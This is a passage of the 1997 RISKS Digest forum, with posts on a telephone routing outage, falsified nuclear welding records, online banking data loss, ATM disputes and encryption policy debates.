The problem was caused when a technician uploaded to AT&T's Signaling System #7 (SS7) an incorrect set of translations for the routing of '800' phone calls. Calls using the new '888' prefix were not affected. '800/888' numbers have become increasingly popular for remote access and call centers, And may account for more than 40% of the volume on AT&T's domestic network.

Loading incorrect Routing and Translation tables has been the cause of many recent network outages. These tables should be tested off-line,

and
automatically checked for format problems by a pre-processor.
Preferably an
automated "knowledge engineering" system should be used to
create these
tables.

Since many of these problems have been blamed on a "technician's
human
error", increased training is in order. Before the changed
Tables/Instructions are uploaded into the system, there should
be a
mandatory Quality Assurance review.

[References:

- * AP, "AT&T to Compensate Customers", 04-Sep-1997.
- * Network World, "Database glitch KOs 800 lines", 08-Sep-1997.]

Robert J. Perillo, CCP, CNE, Principal Telecommunications
Engineer
Richmond, VA Perillo@dockmaster.ncsc.mil

⚡ SSN used in "killing" victim electronically

"Mich Kabay [NCSA]" <Mich_Kabay@compuserve.com>
Wed, 17 Sep 1997 17:38:00 -0400

Associated Press 97.09.11 via CompuServe's Executive News
Service:

> OVERLAND PARK, Kan. (AP) -- Bulletin to the Social Security
> Administration: Kirsten Phillips is not only alive, she's
hopping mad.
>
> Someone claiming to be a brother-in-law called the agency June
16 to
> report Ms. Phillips had died.

The government immediately stopped payments of \$860 in benefits,
took money

directly out of her bank account (and made several cheques bounce), then arranged for her credit cards to be cancelled. One week later, her records were restored, but the damage caused hours of problems for the victim.

According to the AP report,

> A person who reports a death must provide only a name, address,
> phone number and some specific information about the deceased,
> as well as his relationship to the person. More questions could
> be asked if there are doubts about the caller's truthfulness,
> said Rick Conway, program specialist for Social Security in
Kansas City."

"Anybody can do harm with your Social Security number," Ms. Phillips said.

"If somebody is mad at you and they're a real vengeful person and they're real creative, all they have to do is call up ... and have enough personal information on you that they can destroy your life."

[Comment from MK: Operations which have expensive consequences need thorough investigation before they are implemented. Social Security Administration should change its policies so that notifications of death are _always_ verified using at least one _independent_ source of information. An obvious candidate: the person who is supposedly deceased.]

M. E. Kabay, PhD, CISSP (Kirkland, QC), Director of Education National Computer Security Association (Carlisle, PA) <http://www.ncsa.com>

✶ Falsified reports -- human behavior: an ultimate risk

Chiaki Ishikawa <Chiaki.Ishikawa@personal-media.co.jp>

Thu, 18 Sep 1997 09:34:55 +0900 (JST)

I have in the past reported a few recent accident/incidents at a Japanese nuclear industry plant, fuel-processing factory, etc.. These have really tarnished the image of the Japanese nuclear industry very much. Recently, a nuclear-waste storage plat has been found to be lacking proper oversight and large drum barrels holding low-radiation materials were found rotting in a badly built storage house. This also caused a public uproar, at least in the major press.

Now there is a new development that could really shatter the trust in the nuclear industry -- although the government agency and the companies involved are trying to downplay the importance:

More than 150 cases of falsified reports concerning the post-processing of welded metal parts have been uncovered.

Background: Hitachi built parts of several nuclear power plants in Japan.

Its subsidiary, Hitachi Engineering Service produced and is the maintenance company of various parts used in the assembled system in the nuclear power plants. Because the primary and secondary coolant system as well as the steam generator and associated piping systems come into contact with heat and high-pressure, the metal assembly used needs special post-processing: they are heated and then annealed at a prescribed temperature-time curve to give them better endurance under the expected load.

Hitachi Engineering Service apparently sub-contracted the annealing process to a small company called Shinko (seven employees according to the yesterday's Asahi-shimbun).

The nuclear industry is bound by many safety regulations issued by government, and among it the requirement for record of the annealing process, and a graph for temperature vs. time is in the required report.

Given the seriousness of a potential problem, I think it is proper for the government agency to request the record of such process to make sure that the parts are produced properly.

Shinko employees, for whatever the reason, falsified the reports by

- producing a completely falsified record based on the computer simulation of what the temperature reading at time intervals should be for a given type of assembly parts,
- running two similar annealing processes for identical pipes, and took the reading off only one real process, falsifying the other report, etc.

The reason cited by the president of the Shinko was that the employees seemed to have thought the real reading off the measurement instrument contained glitches caused by line noise (noise from fluorescent lamps were cited) was not pretty/clean enough to be accepted by the oversight agency, and beautified the report with false graphs and such.

I had the gut feeling that at the subcontractor's level anything goes after

watching the movie "China Syndrome" back in early 1979. (In the movie, the X-ray photos which check the welding conditions was doctored, and Jack Lemmon playing an engineer tried to bring the problem to the attention of the management.)

This time, the falsification was made public by a letter to the president of Hitachi. Someone acted as a whistleblower. After the letter was received, Hitachi initiated the investigation, and Hitachi Engineering Service people went over the old records. According to the newspaper, at least 160 records seem to have been doctored.

I have no idea how they figured out which record is likely to be doctored, and why they didn't catch it in the first place. The number can be higher if through investigation now conducted by Hitachi et al., and the government agencies involved are over.

According a short comment issued by someone at the government agency, the problematic parts should still be OK (!?) because the Hitachi Engineering Service engineers accompanied the initial setup of each annealing process: essentially, the desired temperature change of the annealing process is typed into a control computer and the rest is automatic. The reasoning is that the process ought to have behaved according to the plan -- despite the falsified record.

I have questions of my own:

* The cited measurement instruments are rather largish boxes

with a moving
needle to indicate the temperature and at the same time records
the reading
on paper (I assume). Can they really be so easily susceptible
to "line
noise" caused by fluorescent lamps? The president cited
"inverter noise",
which I think means the high-frequency noise caused by the type
of
electronic circuits that changes the duty-cycle (on-off period)
of AC.

* The government agency and Hitachi seem to take the position
"Don't
worry. The parts are OK". Isn't this like saying that computer
programs
turn out to be found not going through prescribed testing, but
since it is
written according to the spec, it should be OK?

(I think I am a little too harsh on this. Hardware such as metal
welding,
etc. probably works much more reliably and according to the spec
than
software parts. Also, the post-assembly annealing probably
increases the
endurance, but possibly the initial design itself is such that
the parts
will work under the load unbroken. Apparently Hitachi conducted
some checks
by putting the parts under over-the-spec condition to see if
they withstand
such load, etc..)

Although, morality of engineers, how to instill such morality
into the
engineers, etc. came to my mind, such blatant falsification of
reports and
that they went unnoticed, coupled with the earlier problems in
the nuclear
industry, really shook my confidence in the Japanese nuclear
industry.
(Well, it was small to begin with.)

I think people living near the affected power plants have real cause for worry given the many earthquakes Japan sees each year.

Yes, the risk here is hardly related just to computers, but I feel that we should think of the risk analysis in a global picture, and if people involved can behave so badly, the computer can hardly play a worse role. This probably should be borne by everyone.

I don't think anything could be done on the computer side to catch this type of stupid human behavior. (But, if Hitachi Engineering Service could catch the falsification after the whistleblower's letter, then maybe a computer program today could scan the submitted graphs and such and report anomalies. Just a thought.)

Ishikawa, Chiaki Personal Media Corp., Shinagawa, Tokyo, Japan
142
ishikawa@personal-media.co.jp.NoSpam

🚨 UK: Mobile-phone radiation causes short-term memory loss

"Mich Kabay [NCSA]" <Mich_Kabay@compuserve.com>
Mon, 22 Sep 1997 08:27:05 -0400

> LONDON, Sept 20 AAP - Radiation emitted by mobile phones has been shown
> for the first time to cause short-term memory loss and lapses in
> concentration, The Sunday Times reported. [Australian Associated Press 20
> Sep 1997, via CompuServe's Executive News Service]

It seems there is research at "Washington University" [UK?] with rats showing that "microwaves of the kind emitted by mobile phones" damaged the critters' ability to learn new tasks. Dr Henry Lai is working on the problem; the National Radiological Protection Board seems to accept the hypothesis that cell phone emissions interact directly with brain function.

> The agency's deputy director, Dr John Stather said it has
> decided to lead a Europe-wide research effort into the effects
of
> the radiation.

Apparently these effects, if proven, "could explain why mobile phones are so often associated with road accidents."

M. E. Kabay, PhD, CISSP (Kirkland, QC), Director of Education
National Computer Security Association (Carlisle, PA) <http://www.ncsa.com>

Microsoft, PBS team up on interactive Barney Show (Edupage)

Edupage Editors <educom@educom.unc.edu>

Sun, 21 Sep 1997 12:39:28 -0400

Microsoft and PBS are collaborating on a series of "Barney & Friends" that will include a specially encoded signal that activates an interactive Barney doll. The signal is picked up by a Microsoft-made set-top receiver called ActiMates, which then relays it to the doll. The doll can then interact both with the show and with the child watching it. The shows are scheduled

for broadcast beginning Nov. 3. (*Investor's Business Daily*,
19 Sep 1997;
Edupage, 21 Sep 1997)

⚡ Re: MS, PBS, Evil Dummies and Hungry Dolls

"Mich Kabay [NCSA]" <Mich_Kabay@compuserve.com>
Mon, 22 Sep 1997 08:49:02 -0400

I can see it now: a new genre of horror movie in which animated figures controlled by TV shows take on a sinister glamour and throttle, eviscerate and otherwise harm infants while under the control of the TV set. This development will rejuvenate the Evil Dummy theme and give succor to all the mind-control freaks who already think that TV is a nefarious plot to damage the collective intelligence of the human race.

Come to think of it, they may have a point.

On a more practical note, think about the damage caused by dolls that ate their little owner's hair -- and then think about _computer-controlled_ dolls -- and then think about _hacked_ computer-control programs for little robots being cuddled by infants. Be afraid. Be very afraid.

Mua-ha-ha-ha. . . . [add reverb effect]

M. E. Kabay, PhD, CISSP (Kirkland, QC), Director of Education
National Computer Security Association (Carlisle, PA) <http://www.ncsa.com>

⚡ Quicken Quagmire

Lauren Weinstein <lauren@vortex.com>

Wed, 17 Sep 97 18:48 PDT

Over the last few years, the acceptance of "Quicken" (a registered trademark of Intuit, Inc., and possibly Checkfree, Inc. which bought Intuit Services Corp.) has been widespread. Probably millions of persons have come to rely on Quicken for much of their banking information, often ignoring their paper statements in preference for the snazzy and handy Quicken displays. Banks around the U.S. have encouraged use of the package through free or cheap online banking services that tightly integrate with Quicken.

Some users may have a problem though. If you don't use the package often enough--exactly how often is problematical--the balances Quicken presents may often be completely incorrect. Trying to find out who is at fault for this results in a complicated tirade of finger-pointing between Checkfree and member banks, but essentially the problem is so simple as to be almost funny.

When triggered to collect online banking data, Quicken purports to run off, collect all the data since your last call, download it, and then allow you to add it automatically to your local account registers. However, if you haven't bothered to download your banking data for awhile (Busy? Out of town? Forgot?) you may very well find that banking transactions you actually made are not recorded in any manner by Quicken, and

that your account balances from that point forward will be inaccurate. Furthermore, there is no warning of any kind to suggest that this might be the case--it is a completely silent and "invisible" corruption of all balances from then on unless manually corrected.

It turns out that the banks who contract through Checkfree/Quicken have different policies for how long data is maintained. The exact period can vary widely, but tends to be between 30 and 90 days, with 45 days apparently being very common. If you haven't downloaded your account for a period exceeding that interval, transactions can be lost--poof--Quicken doesn't know that they ever existed. If you don't download for an ever *longer* period (again, the exact interval is unclear) your Quicken account may be "locked out" for "security" reasons, but at least this is an obvious event, not a silent dropping of banking transactions into the bit bucket.

Now, it probably would be too much to expect banks/Quicken/Checkfree to maintain data indefinitely. However, it seems bizarre that such an extreme action as simply dropping data would occur without *some* sort of warning! At least the software could warn that you had exceeded the appropriate downloading interval for your bank, and that you had better check your physical statements for lost transactions. But it doesn't. Or at the *very* least the documentation could boldly warn of the risk of not frequently downloading your data. (According to the Quicken

support folks
the available Quicken docs don't seem to mention this problem at all.)

When questioned about all this, Checkfree suggests that they "assume" people will download their data often enough that this won't be a problem. And besides, they say the bank sets the data purge interval. Bank representatives point back at Checkfree, claiming Checkfree is in charge of the data. They also suggest that people should of course always compare against their paper statements (but how many Quicken users might be naturally lax in this regard?)

The bottom line seems to be that if you've *ever* exceeded your bank's data purge period between Quicken download runs, you may have any number of missing transactions, of any size, that have never been reflected in your Quicken registers or balances. So long as you've never gone an "extended" period without downloading your data you may be OK. But otherwise, if you depend on Quicken, some painstaking manual research over your banking records may be in order.

Lauren Weinstein, Moderator, PRIVACY Forum, Host, PRIVACY Forum Radio

<http://www.vortex.com>

✶ Re: FBI wants to ban the Bible ... (Gleeson, [RISKS-19.38](#))

Ellen Spertus <ellens@ai.mit.edu>

Wed, 17 Sep 1997 13:15:07 -0700 (PDT)

> The Risks of this go on and on: would information in languages
that
> the FBI can't translate also be illegal? It could be argued
that
> languages are elaborate "substitution codes".

This question is not hypothetical. Prison officials have
refused to relay
prisoner letters in languages that they do not know. Also,
Feynman wrote in
his memoirs similar issues with military censors when he worked
at Los
Alamos during the War, including their objections to his
including math in
his letters.

⚡ Re: FBI wants to ban the Bible ...

Xcott Craver <caj@math.niu.edu>
Wed, 17 Sep 1997 15:54:53 -0500 (CDT)

Remember the vague wording of the Communications Decency Act?
By a literal
interpretation (disclaimer: I am not a lawyer), an online card
catalog in a
library is used to "publicly make available" material of a
potentially
indecent nature, uses a telecommunications device (indeed, many
just telnet
to a catalog at a remote university) and certainly doesn't
discriminate
between minors and adults. Just one more example of a blurry
line, in this
case the one between the internet and reality.

By the way, remember Erann Gat's post to [RISKS 16.87](#) ["The
source of
semantic content"], in which it was pointed out that it may one
day be

illegal to broadcast random strings via the Internet? I imagine that many will protest the FBI's stance by doing just that.

-Xcott

✶ Re: FBI wants to ban the Bible ... (Gleeson, [RISKS-19.38](#))

Kenneth Albanowski <kjahds@kjahds.com>
Wed, 17 Sep 1997 18:14:00 -0400 (EDT)

> It could be argued that languages are elaborate "substitution codes".

Which implies that the people of remote (or dispossessed) tribes with languages that few people understand must be considered munitions, as must the few people in the world who can read Mayan, Linear-B, etc., and that Tolkien (and other folk who invented complete languages and scripts) must be considered munition manufacturers, as well as high-grade munitions themselves.

Or, to apply another reductio ad absurdum: how, exactly, does one distinguish between random data (for scientific purposes) and random data (for a cryptographic one-time-pad)?

Kenneth Albanowski (kjahds@kjahds.com, CIS: 70705,126)

✶ Re: @LARGE -- Spaf quote (Spyker, [RISKS-19.38](#))

J Chapman Flack <flack@cs.purdue.edu>

Fri, 19 Sep 1997 16:34:24 -0700 (PDT)

len spyker's alternative formulation:

> Using encryption on the Internet is the equivalent of
> arranging a bike
> courier to verbally deliver credit-card information from
> someone living in
> a home or company fortress to someone in an expensive shop on
Park Lane.

Ah, but that contains the assumption that current operating
systems and
applications--the endpoints of network operations--can be even
remotely,
charitably, or whimsically thought of as fortresses. They
can't, and that
was exactly Spaf's point. To put it another way:

Strong encryption methods are known and widely available
(despite the
efforts of a number of governments including the US). Properly
used, they
can make information very resistant to attack while in transit.
Encryption
affects an attacker's strategy: where without encryption it
might be easiest
to meddle with information in transit, in the presence of good
encryption
that strategy becomes less promising compared to a direct attack
on the
endpoints, where the information can be had in the clear.
Fortunately (for
the bad guys), our endpoints tend to be cardboard boxes and park
benches.

That said, len's final point (using the net without encryption
likened to
inviting muggers into the home) is well taken.

-Chap Flack <flack@cs.purdue.edu>

✉ Re: @LARGE -- Spaf quote (Spyker, [RISKS-19.38](#))

Andy Sparrow <spadger@best.com>

Fri, 19 Sep 1997 21:37:54 -0700

[...] given that the USA is a country in which people only rarely look at the back of a credit card to check your signature, mere possession of the plastic being deemed ample, where ordering goods on the telephone and arranging for goods to be delivered elsewhere than the billing address raises not an eyebrow, can you imagine my astonishment at noting a web site (from a MAJOR bank, at that), which invited me to enter the following information into an HTML form for transmission in ASCII text form to a non-encrypted server:

- i) Social Security Number ({over}used as a kind of de facto Citizen ID/PIN number in the US)
- ii) Address, phone number, salary details
- iii) (Optional) Details of existing credit card accounts, with balances

My gast, as they say, was flabbered...

The issue is, if they have such a poor understanding of the issues that they simply ignore them like this, exactly what precautions do they take to safeguard such confidential information should one supply it in a more conventional fashion???

And this particular bank has a web page devoted to "Security" and credit

card fraud...

AS



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 40

Weds 1 October 1997

Contents

- ["Computer error" affects A-level results](#)
[Pete Mellor](#)
- [Microsoft: Redefining a problem out of existence](#)
[Pete Mellor](#)
- [AOL may introduce ads on private e-mail](#)
[Nick Rothwell](#)
- [Health Care System, Manitoba](#)
[Mike Jeays](#)
- [Re: EAGLE DEPART|ANDREWS](#)
[Daniel Lance Herrick](#)
- [ATM Withdrawal?](#)
[Colin Perkel](#)
- [Electronic Pearl Harbor: Risks of dubious infowar analogies](#)
[Eli Jackson](#)
- [Possible breakthrough in NP-completeness](#)
[Jonathan Seth Hayward](#)
- [No network, no demo](#)
[Martin Minow](#)
- [Internet sting identifies 1,500 suspected child pornographers](#)
[Neil Youngman](#)

- [7-bit vs 8-bit incompatibilities](#)
[Martin Minow](#)
 - [Data aggregation -- a Risk](#)
[David Parkinson](#)
 - [Re: AT&T 800...](#)
[Peter Capek](#)
 - [Mad Bus Disease](#)
[Geert Jan van Oldenborgh](#)
 - [Re: FBI wants to ban the Bible ...](#)
[Daniel J. Theunissen](#)
[Paul Fenimore](#)
 - [C's data types; was: Re: Y2K and C](#)
[Vivek Sadananda Pai](#)
 - [Re: New --faster-- Macs broke old code](#)
[Randy Witlicki](#)
 - [Info on RISKS \(comp.risks\)](#)
-

⚡ "Computer error" affects A-level results

Pete Mellor <pm@csr.city.ac.uk>
Tue, 19 Aug 1997 20:09:52 +0100 (BST)

Hundreds of students celebrating their acceptance for university were told that their places had been withdrawn because of an examination board mix-up. The Universities and Colleges Admissions Service had passed incorrect results for [at least?] 807 students' A-level exams to university and college admissions officers -- because of computer errors. Also, some students who were not accepted on the basis of those results may have been acceptable.

Peter Mellor, Centre for Software Reliability, City University,
Northampton Sq

London EC1V 0HB, UK +44 (171) 477-8422, p.mellor@csr.city.ac.uk

[PGN Abstracting, from Computer error may mean college offers withdrawn,

David Charter and Martin Fletcher, *The Times* (London), 18 Aug 1997]

✶ Microsoft: Redefining a problem out of existence

Pete Mellor <pm@csr.city.ac.uk>

Tue, 1 Jul 1997 01:02:42 +0100 (BST)

>>>> Design side effect, n. euph., What Bill Gates' technogeeks at
>>>> Microsoft are allowed to call a defect in company products.
> Also officially tolerated are the euphemisms that describe system failures
> as issues, known issues or intermittent issues, and even as undocumented
> behaviour. Absolutely not permitted is the word ``bug'' -- a term a
> spokesman claims is too "complex" for the company's official language. The
> company's addiction to euphemism has created a new language called
> Microspeak, says the New York Times - which may bug a few people in
> Seattle. [David Rowan, *Guardian* Weekend magazine, 28 Jun 1997, in the
> "Glossary for the 90s" column]

This reminds me of the old joke in ICL when I worked there in the 1970s:

"That's not a bug! That's a feature!"

Now I know why I spend so much time on IEC/TC56/WG1 "Terms and Definitions". If someone doesn't take a stand, the powers of darkness will define the whole concept of software dependability out of existence!

First there is "Software failure is systematic, therefore not time dependent". Corollary: There is no such thing as software reliability.

Answer: The failures due to a latent software fault may be systematic, but the trigger conditions that activate it are encountered randomly over time.

Now we have "Software doesn't fail at all! Why, it doesn't even contain faults!". Corollary: "Software crisis? What software crisis?"

The Joker has been on screen long enough! Where's Batman?

Peter Mellor, Centre for Software Reliability, City University,
Northampton Sq
London EC1V 0HB, UK +44 (171) 477-8422, p.mellor@csr.city.ac.uk

✶ AOL may introduce ads on private e-mail

Nick Rothwell <nick@cassiel.com>
30 Sep 1997 11:37:35 -0000

The electronic equivalent of having the Post Office open everyone's personal mail to insert commercial advertising flyers could probably be construed as an invasion of privacy, and I predict some RISKy scenarios if it goes ahead.

The German unit of AOL is planning to boost advertising revenues by including ads on private electronic mail, and AOL itself is considering it.

AOL Germany spokesman Ingo Reese said that they expected ``robust growth''

from the new ad strategy, adding graphical advertisements in e-

mail between users. He noted that the parent AOL gets 16% of its \$2 billion in annual turnover from ads.

Nick Rothwell, CASSIEL <http://www.cassiel.com>

[PGN Stark Abstracting from a Reuter item (AOL may introduce ads on private e-mail), 26 Sep 1997, http://biz.yahoo.com/finance/97/09/26/aol_x0001_1.html]

✶ Health Care System, Manitoba

Mike Jeays <jeays@statcan.ca>
Wed, 24 Sep 1997 22:25:16 -0400 (EDT)

The CBC aired an article on improvements to the health care system in Manitoba on 24 Sep 1997. Viewers were assured that the security software was ``the finest that money can buy.'' The technically literate might have been discouraged by the use of a 3-character password in part of the demonstration.

Mike Jeays, Statistics Canada, Ottawa, Ontario.

✶ Re: EAGLE DEPART|ANDREWS (Re: [RISKS-19.39](#))

daniel lance herrick <herrickd@odin.cle.ab.com>
Tue, 23 Sep 1997 09:54:42 -0400

We have the note:

> ... Strong encryption is the one technology that could have protected
> [the pager interceptions]...

Unfortunately, encryption is not enough.

EAGLE DEPART|ANDREWS appears 16 times near the beginning of the transcript, separately paging each of the members of the presidential detail who need to know POTUS[President of the United States]'s movements.

There are similar bursts when he arrives at an airport. When he departs that airport. When he arrives at a meeting place. When he leaves for the convention center. When he arrives at the convention center. When he leaves for the airport. When he departs the airport for Andrews.

The United States Secret Service is criminally negligent of its sworn duties to broadcast this critical data real time in clear for anyone who cares to listen. But if it were encrypted, it would still be trivially easy for malefactors who knew POTUS was in the convention center and had plans to make his trip to his next location more exciting to listen to encrypted alpha paging transmissions and know when the presidential detail leaves the convention center. The traffic analysis is unmistakable. You don't even need to know the addressees of the encrypted messages. A burst of more than a dozen messages fast means that the next event of interest to the presidential detail is happening.

A clear risk of inappropriate use of technology increasing the danger to the

target who is supposed to be being protected.

Or, as someone is said to have put it a long time ago, "The emperor has no clothes."

dan dlh@dlh.com

[To some extent, the unencrypted header problems and traffic inference

problems can be addressed by multiple encryption and by uniformizing

the traffic to hide the Pentagon Pizza effect. In that analogy, it

might cost a lot of extra pizzas and require a lot of extra phone

bills... POTUS OPERANDI? PGN]

⚡ ATM Withdrawal?

Colin Perkel <sysop@guildnet.org>

Tue, 16 Sep 1997 01:17:52 GMT

During a recent visit to South Africa, I tried to use my Royal Bank

ATM card at a Standard Bank machine in a mall in Johannesburg to take

out R200 (=CDN\$61). After a short while, the machine spit out my card

along with a slip saying: "Your card issuer is unavailable." No money.

The following day, at a different mall, I tried to take out R500 (=CDN\$152)

from another machine from the same bank. Same story. However, at a nearby

CashPoint machine (NedBank), everything ticked along and I was given my

R500.

On my return to Toronto, I was somewhat bemused (but not entirely flummoxed) to find my account debited for all three transactions, putting me out of pocket by more than \$200. So it was with some trepidation that I called the Royal (because in the back of my mind was the yarn familiar to medium-term RISK readers re: the old English gent who ended up getting convicted of attempted fraud when he complained about an unauthorized withdrawal from his account via an ATM).

The bank ("Muru") informed me that their records showed that I'd indeed withdrawn the money, but that they'd investigate. About a week later, a "Debbie" called my wife to say their investigation concluded the machine had given me the dough. When my wife protested that I had the slips showing "Your card issuer is not available," it was along the lines of "Oh, we'll investigate some more," and a promise to get back to me. That was more than a week ago and my heart is sinking. Of course, I haven't given up yet.

Most of the RISKS involved here are obvious. But I'd like to note the one of relying on a bank to investigate anything. No one has yet even asked to see the slips I got from the ATMs or actually asked me any detailed questions about the machines I used or given me any indication that a real investigation was done -- or is even possible.

How *do* you prove you didn't get money -- especially long-distance? How do you avoid the attitude that "computer records never lie" and that you must either be mistaken -- or a crook?

The saga continues...

Colin Perkel sysop@guildnet.org (416) 269-2734
Sysop The GuildNet BBS GuildNet-L Listowner

⚡ Electronic Pearl Harbor: Risks of dubious infowar analogies

"Eli Jackson (Volt Computer)" <a-elija@microsoft.com>

Mon, 22 Sep 1997 13:51:08 -0700

re: <http://www.soci.niu.edu/~crypt/other/harbor.htm>

I find this fascinating. Obviously (??) when the EPH is brought up the example (/fear/fearmongering) is used to describe the danger of an unannounced attack in which our vital resources are caught unaware and severely crippled.

However, if one were to look at the events at Pearl Harbor (and I'm no history buff here), it would seem that the EPH describes an entirely different scenario (which is worth worrying about, perhaps): what happens when we are given ample warning and already possess knowledge of an upcoming attack, will we recognize this...

Pearl Harbor wasn't just a surprise attack, it is one of the most graphic examples of what miscommunications and inaction can accomplish.

Indeed it is very humorous to replace "electronic Pearl Harbor" with "ignored imminent threat of information warfare attack". Given this phrase

has been most uttered by brass/military establishment types, its ironic that the true risk in the EPH scenario is the flailing of military leadership.

Eli O J

✦ Possible breakthrough in NP-completeness

jonathan seth hayward <jhayward@students.uiuc.edu>

19 Sep 1997 08:13:58 GMT

I now have what I believe to be a polynomial time solution to an NP-complete problem (specifically, satisfying a propositional formula expressed in terms of parentheses, variables, negations, and conjunctions). I am posting to security and cryptography related newsgroups because my algorithm, if correct, may have substantial implications for cryptography and consequently security issues (so that, if correct, the algorithm is known to security people as soon as everybody else).

This program produces correct output for small formulas that I am able to manually verify, and it had an execution time on a formula of 100 variables was less than a minute. (Compare with brute force, which (on a supercomputer capable of 1 billion elementary operations per second) would take longer than the age of the universe.)

I will post a uuencoded compressed tar of a directory hierarchy with the algorithm, implemented in C and supplemented by some bourne shell scripts, as an immediate followup to this post. Should the binary UseNet

post be
cancelled by someone like Dick Depew, it is also available (same
format) on
the web at:

<http://www.imsa.edu/~jhayward/npc.tar.Z.uu>

<http://www.students.uiuc.edu/~jhayward/npc.tar.Z.uu>

This release should be considered a beta release, i.e., while I
am
reasonably sure that the algorithm is correct, the specific
implementation
may have bugs.

Thanks to David Henderson (davidh@imsa.edu) and especially Ryan
Pierce
(rpierce@imsa.edu) for an excellent parser function.

Jonathan Hayward jhayward@math.uiuc.edu jhayward@ncsa.uiuc.edu

⚡ No network, no demo

Martin Minow <minow@apple.com>
Thu, 25 Sep 1997 13:46:56 -0700

Larry Ellison, CEO of Oracle Inc, and a strong proponent of
network
computers, was demo-ing his NC at the Oracle OpenWorld
conference.

Unfortunately, the network crashed and the application hung "and
Ellison was
left hanging on stage." See

<<http://www.techweb.com/wire/news/1997/09/0924ellison.html>>

Martin Minow minow@apple.com

[As I recall, a similar thing happened to Bill Gates at
Networld+InterOp in Las Vegas in April 1996. PGN]

⚡ Internet sting identifies 1,500 suspected child pornographers

Neil Youngman <n.youngman@videonetworks.com>

Tue, 30 Sep 1997 15:54:10 +0100

RISKS readers may be interested in the above article, which is available at <http://www.cnn.com/US/9709/30/cybersting/>.

Neil Youngman

[18-month ``Operation Rip Cord'' run by NY Attorney General's office and U.S. Customs employees.]

⚡ 7-bit vs 8-bit incompatibilities

Martin Minow <minow@apple.com>

Fri, 26 Sep 1997 10:08:15 -0700

[This note is in response to some out-of-band discussions on Swedish characters and the ISO eight-bit extended ASCII. PGN]

The effect of the PDP-11 and Unix on internationalization.

I trace a lot of these problems back to the design of the Dec PDP-11 and Unix, and some misplaced optimizations. On the PDP-11, byte values were represented as **signed** integers. This was useful for some instruction decoding, but probably a bad idea in the long run -- remember that the PDP-11 was designed in the late 1960's to work within very limited target configurations.

The Unix operating system, and many Unix programs, used this to provide in-band signalling of non-character information. For example, one release of the C-language preprocessor used "negative" character values to distinguish preprocessor macro arguments from ordinary text. Thus, if a program's source file contained any characters from the international range (i.e., values from 0xA1 through 0xFF), the preprocessor would treat these as macro parameters, with disastrous results (random memory accesses).

Although ISO/ANSI defined escape sequences that allow all characters, from multiple character sets, to be expressed in a seven-bit data stream, few programmers made use of these conventions.

Since then, we've seen a great number of re-mapping algorithms, including MIME, a Unicode encoding used by Java, HTML, TeX, etc. By now, "the tyranny of small decisions" will probably require software workarounds for 7-bit limitations for many more years.

Martin

⚡ Data aggregation -- a Risk

David Parkinson <dparkins@alien.bt.co.uk>
Tue, 30 Sep 1997 11:41:59 +0100

These days advertising is getting everywhere. One of the many places is on the receipts I get from the local supermarket. The other day, having filled

up the car, the words "Win A Grand Move" caught my eye (This is car from Daihatsu). It turned out to be a free prize draw, all you do is fill in your name, address, telephone number, a few details about your current car, and then send the form off. A (minuscule) chance of a free car for the price of stamp - probably worth doing for the potential return. (I always live in hope that one day it'll be me who wins!).

Turn over the entry form (a piece of paper 7" x 4") and you realise it's your credit card receipt for the petrol (gas) you've just bought. So, we have:

On side 1:

Credit card type (eg VISA)

Expiry Date

Full Credit Card number

Your signature

On side 2:

Your Name and initials

Your Address

For one who is not normally paranoid about his Credit Card details it made me stop and think.

David dparkins@alien.bt.co.uk

⚡ Re: AT&T 800... (Re: Perillo, [RISKS-19.39](#))

Peter Capek <<capek@watson.ibm.com>>

23 Sep 1997 14:16:51 EDT

Robert Perillo suggests that

> These tables should be tested off-line, and automatically

checked ...

I infer that what happened in the AT&T case, as well as perhaps in the similar recent case at Network Solutions involving the routing for .COM and .NET, was that some process created a file which was used to generate a new set of "live" tables, and that this file was in error, due to some upstream problem.

I suggest that this is a case where a simple solution is best. In this kind of situation, almost always, the database changes very slowly -- a percent or two of new, deleted, or changed entries per update cycle, at most; in these two examples, probably far few than that.

An inexpensive technique I have used very effectively in similar (albeit less visible) cases is to incorporate into the "installation" process for the file a step which randomly chooses a few entries from the old (presently "live") version of the file and makes sure that most -- say 98% -- of those entries appear in the new version of the file identically. Further, it should confirm that the size of the old and new files is the same, within a small margin.

The offered new file must be rejected if either of these checks is not met. At that point a manual check can determine whether the rejection is valid or spurious, although even if the rejection seems to be spurious, I have found it to be better practice to re-run the check, perhaps with a small adjustment to the thresholds, than simply to bypass it.

Checking that the sampled records are EXACTLY the same will also provide a degree of protection against any lack of robustness in the downstream processes.

The precise design of the checking process will depend on the specific application, but the cost of this process and of retaining the most recent input file from one cycle to the next is a small price to pay to avoid such public faux pas.

Peter Capek, IBM Research

⚡ Mad Bus Disease

Geert Jan van Oldenborgh <gj@ganesha.xs4all.nl>

Sat, 27 Sep 97 10:20:43 +0200

Nine people were injured, one of which seriously, when a Dutch long-distance bus suddenly accelerated from the bus terminal behind Eindhoven Central Station, and ran into the station restaurant. The builder acknowledged that these sudden accelerations were a known problem, he suspected that it had something to do with interference on the electronic accelerator pedal by the communications equipment, the 2-way radio, the mobile telephone and/or the little box which operates traffic lights. No technical shortcomings had been found in previous inspections, but the busses still career out of control every now and then... The worst-affected 22 out of 178 have now been taken out of service. [source: NRC Handelsblad, 25 and 26

sep 1997].

Two out-of-band comments: in case you wondered, a long-distance bus is defined locally as one that goes more than 50km. The linear dimensions of our country are about 200km... Secondly, with regards to the computer-operated storm-surge barrier I reported on earlier, a week later it transpired that the software was not yet ready in fact, and would become operational this autumn. Until then a human would decide when to close off Rotterdam harbour. Fairly typical I assume... GJ

Geert Jan van Oldenborgh oldenbor@knmi.nl <http://www.xs4all.nl/~gjvo>

✦ Re: FBI wants to ban the Bible ... (Millar, [RISKS-19.37](#))

"Daniel J. Theunissen" <dtheunis@erols.com>

Mon, 22 Sep 1997 20:57:15 -0700

Spread that net further, FBI. Any picture, even one posted on a public internet site, can be used to carry hidden messages. A fairly simple program could modify colors of individual pixels in a picture file so that the picture looks the same to the human eye, but conveys one or more messages. This creates a nice two part code without need for encryption.

So, when the picture of the cat Mr. Big at Al's Kitty-Cat Page gets replaced on a specific date and changed back the next day, nobody notices ... except the three regular net-surfing operatives who receive three

different

messages. It's the ultimate drop-box, available world-wide.

As an alternative scenario, Al e-mails Mr. Big's picture to three "friends" who have the original picture and the correct software to decode it.

